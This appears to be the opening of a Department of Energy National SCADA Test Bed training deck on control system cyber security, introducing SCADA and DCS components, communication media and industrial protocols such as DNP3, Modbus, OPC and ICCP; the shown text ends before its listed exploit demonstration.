

NSTB

National SCADA Test Bed

enhancing control systems security in the energy sector

Hands-on Control System Cyber Security Training

Program Sponsor:
Department of Energy
National SCADA Test Bed



Disclaimer

- References made herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by the U.S. Government or any agency thereof
- The attacks and exploits shown in the demonstration are not specific to any vendor technology
- Use the described security tools and techniques at “*your own risk*” – i.e., carefully evaluate any tool prior to using it in a production network.

Why this class?

The “Security Mindset”

- Difficult to teach / learn
- Makes us better defenders

“Security requires a particular mindset. Security professionals -- at least the good ones – see the world differently. They can't walk into a store without noticing how they might shoplift. They can't use a computer without wondering about the security vulnerabilities. They can't vote without trying to figure out how to vote twice. They just can't help it.”

“This kind of thinking is not natural for most people. It's not natural for engineers. Good engineering involves thinking about how things can be made to work; the security mindset involves thinking about how things can be made to fail. It involves thinking like an attacker, an adversary or a criminal. You don't have to exploit the vulnerabilities you find, but if you don't see the world that way, you'll never notice most security problems.”

“...Given that, is it ethical to research new vulnerabilities?”

“Unequivocally, yes. Despite the risks, vulnerability research is enormously valuable. Security is a mindset, and looking for vulnerabilities nurtures that mindset. Deny practitioners this vital learning tool, and security suffers accordingly.”

Goals

When you are finished with this training, you will:

- Understand some key issues in cyber security and how they relate to control systems
- Learn methods that can be used to
 - Discover and Analyze vulnerabilities in control system environments
 - Network design
 - Operating systems
 - Critical communications paths
 - Applications
 - Apply contemporary security mitigation strategies to control systems
 - Understand the delicate balance between security and business operations in the control system domain


Agenda

- Introduction (*you are here*)
- SCADA & Control Systems Overview
- Risk to Control Systems
- Exploit Demonstration
- NERC Security Requirements
- SCADA Security “Chalk Talk”
- Interactive Activity
 - Loading the Live CD for testing the environment
 - Toolkit discussion and set-up
 - Enumerating/Analyzing the networks
- Defence, Detection, and Analysis
- Interactive Discussion

Breaks will be as required

SCADA & Control Systems Overview

Control System Basics



SCADA & CS Components

- Sensors and Field Devices
- RTU – Remote Terminal Unit or Remote Telemetry Unit
- IED – Intelligent Electronic Device
- PLC – Programmable Logic Controller
- FEP / Protocol Pre-processor – Front End Processor
- HMI / Operator Console – Human Machine Interface
- PCS – Process Control System
- DCS – Distributed Control System
- SCADA – Supervisory Control and Data Acquisition
- EMS – Energy Management System

Sensors and Field Devices (Inputs)

- **Discrete Sensors**
 - Typically provided by contacts that are either open or shut to indicate an on or off condition, or a high or low alarm level
- **Analog Sensors**
 - Convert continuous parameters such as temperature or flow to analog signals such as 4-20mA or 0-10V
- **How Do They Get into the Control System?**
 - To get field information into the control system, the electric signals must be digitized. This is done using equipment such as RTUs, PLCs, IEDs



Sensor



Transmitter

The RTU



Remote Terminal Units (RTU)

- Convert analog and discrete measurements to digital information
- Contain analog and discrete inputs
- Numerous communications options and data protocols

Also used for:

- Data concentration
- Protocol conversion

Also known as

- Remote Telemetry Units

The IED

Intelligent Electronic Devices (IED)

- Modern microprocessor-based controllers

Built-in I/O

- One IED can have hundreds to thousands of data points

Built-in Communications

- IEDs are frequently networked using serial or Ethernet-based communication protocols, but this is not required

Other Features

- Contain logical expressions
- User configurable communications data map
- Event recording with point-on wave accuracy
- Configuration can be done remotely




Electro-Mechanical Relays, Meters, and Controls




Replacement IEDs

The PLC

- Programmable logic controllers (PLCs) were developed as a replacement for relay-based control
- PLCs retain the ladder logic functionality but today are capable of higher-level programming languages such as C++
- Some PLCs use the following programming methods:
 - Structured text
 - Function block diagram
 - Sequential function chart
 - Instruction list



Basic Motor Control Ladder Logic




PLC Programming Trends

Current Technologies Used in PLCs

- Are network enabled
- They can be programmed remotely
- PLCs are starting to merge with embedded PCs
- Onboard I/O servers, web servers, FTP, and SNMP embedded
- Universal Programming (IEC 61131-3)
- Most PLCs have very minimal security


The HMI



A human-machine interface (HMI) is used to give a graphical representation of the controlled environment to the operator.

- Used for control, monitoring, and alarming
- Can be software systems on a PC or standalone systems like touch panels, handheld devices, or panel-mounted displays
- Used in some cases to collect data from devices (PLCs, IEDs, etc.) and display or send the data to a database for historical trending

The DCS



- The Distributed Control System (DCS) has a centralized control panel and can consist of a collection of other control systems
- Commonly found in oil and gas, chemical, water, and waste water systems
- Built for advanced process control

More on DCS

- Physical hardware similar to PLC
 - Rack and slot convention
 - Redundant processors on UPS backup power
 - Built for real-time control
- Communications
 - Proprietary backbone protocols
 - Communications with other systems primarily for **ALARMING**
- Reliability is #1
 - Systems availability > 99%
 - Industrial hardened equipment

SCADA or DCS?

Supervisory Control and Data Acquisition (SCADA) and Distributed Control Systems (DCS) have historically been different:

- The key word in SCADA is “Supervisory.” This indicates that decisions are not directly made by the system. Instead, the system executes control decisions based on control parameters by operators or management. SCADA systems are typically deployed across large geographical areas (eg. - electric grid)
- DCS provides real-time monitoring and control of a given process within a plant. All major components of the system are usually confined to one or several close by facilities (eg. - refinery)
- As technology advances, the terms are getting blurry. You will quite often hear policy makers refer to “SCADA” when they are really referring to another type of Industrial Control System.

Support Servers


Support servers are standard servers with an OS that perform specific function for the control system.

- **Historical data loggers (Historians)**
 - Databases that are used to store data
 - Data is used for historical trending on an HMI or within engineering applications
- **Application servers (App Servers)**
 - Can be used to serve up HMI screens to operator (client) PCs
 - Screen changes only need to be made once
- **Other servers**
 - SCADA servers / front-end processors
 - Communication gateways
 - Real-time database servers



Leased Lines

- Use existing switched phone system
- Slow connections speeds (56k)
- Not isolated from other phone systems
- Large cost fluctuations
 - Sometimes it's the cheaper solution
 - Sometimes it's very expensive
- Primary installations
 - Legacy systems
 - When wireless or IP solution isn't an option



Dedicated Lines

- More secure than leased lines
- High installation costs
- Lower recurring costs
- Lines aren't governed by a third party
- Primary installations
 - May be Isolated systems
 - Serial communications



Power Line Communications




Power Line Carrier

- Superimposed analog signal over a 50 or 60 Hz AC system
- Used in the electrical sector for command and control
- Low data throughput (slow)

Broadband over Power Line

- Common 'Last Mile' solution
- Regionally installed
- Not used in rural settings

Wired Media - Copper / Fiber




- Used in both IP Ethernet and serial applications
- Large amount of compatible devices
- More security options
- Ease of installation

Wireless: Radios and WiFi

Radio

- Commonly used
- Spread spectrum or narrow band
- Used in most industries
- Low cost and quick installations
- Speeds relative to 56kb modem



IEEE 802.11 (WiFi)

- Extremely common
- Inexpensive
- Moderate to long range
 - Household – 150m unmodified
 - Range increased using directional antennas
- Various authentication technologies
- Various encryption technologies



Wireless: Microwave and Cellular

Microwave

- Used frequently in pipeline control systems and remote electrical substations
- Large bandwidth compared to copper
- Line of site limitations
- Costly installations

Cellular

- Use existing cellular telephone networks
- Vendors integrating cellular capabilities into products like transmitters




Protocols (partial list)

- **ANSI X3.28**
- **BBC 7200**
- **CDC Types 1 and 2**
- **Conitel 2020/2000/3000**
- **DCP 1**
- **DNP 3.0**
- **Gedac 7020**
- **ICCP**
- **Landis & Gyr 8979**
- **Modbus**
- **OPC**
- **ControlNet**
- **DeviceNet**
- **DH+**
- **ProfiBus**
- **Tejas 3 and 5**
- **TRW 9550**
- **UCA**

Many homegrown and proprietary protocols are available and used in control systems today.

Network Layers

The OSI & the ARPA Layered Architecture




DNP3.0

- Distributed Network Protocol (DNP) 3.0
- Designed for SCADA primarily for electrical Industry
- Supported functions include
 - send request
 - accept response
 - confirmation, time-outs, error recovery
- SCADA/EMS applications
 - RTU to IED communications
 - Master to remote communications
- Emerging open architecture standard
- Also available as DNP over IP

DNP3 Packet Diagram

TCP/IP Layer




OPC




- Object Linking and Embedding (OLE) for Process Control (OPC)
- Original standard developed in 1996
- Based on OLE, COM and DCOM from Microsoft
- Client / server orientation
- Provides easy-to-use communication architecture for remote Windows computers and applications to work together
- OPC-DA, OPC-DX, OPC-A&E, OPC-HDA

OPC Packet Diagram




ICCP

- Inter-Control Center Protocol (ICCP)
- Also known as IEC60870-6 or TASE.2
- Used within the electrical sector between control centers
- Data source is mapped at the client and server
- Secure version of ICCP incorporates digital certificate authentication and encryption
- Some process control networks are incorporating ICCP into their systems



Modbus

- Modbus ASCII
 - Serial RS-232 or RS-485
- Modbus RTU (Most common)
 - Serial RS-232 or RS-485
- Modbus Plus (Modbus+, MB+)
 - Proprietary to Modicon
 - Twisted pair up to 1Mb/s
 - Uses token rotation
- Modbus TCP
 - Transported within TCP/IP data packets
 - Uses Port 502




Review

- Welcome to another bowl of acronym soup
- SCADA and DCS systems are large (geographically) and complex
- There are many unique devices (embedded) connected to these networks
- Communications travel over a variety of physical media and utilize *many* different protocols
- Reliability and Availability are number one

Risk and Control Systems

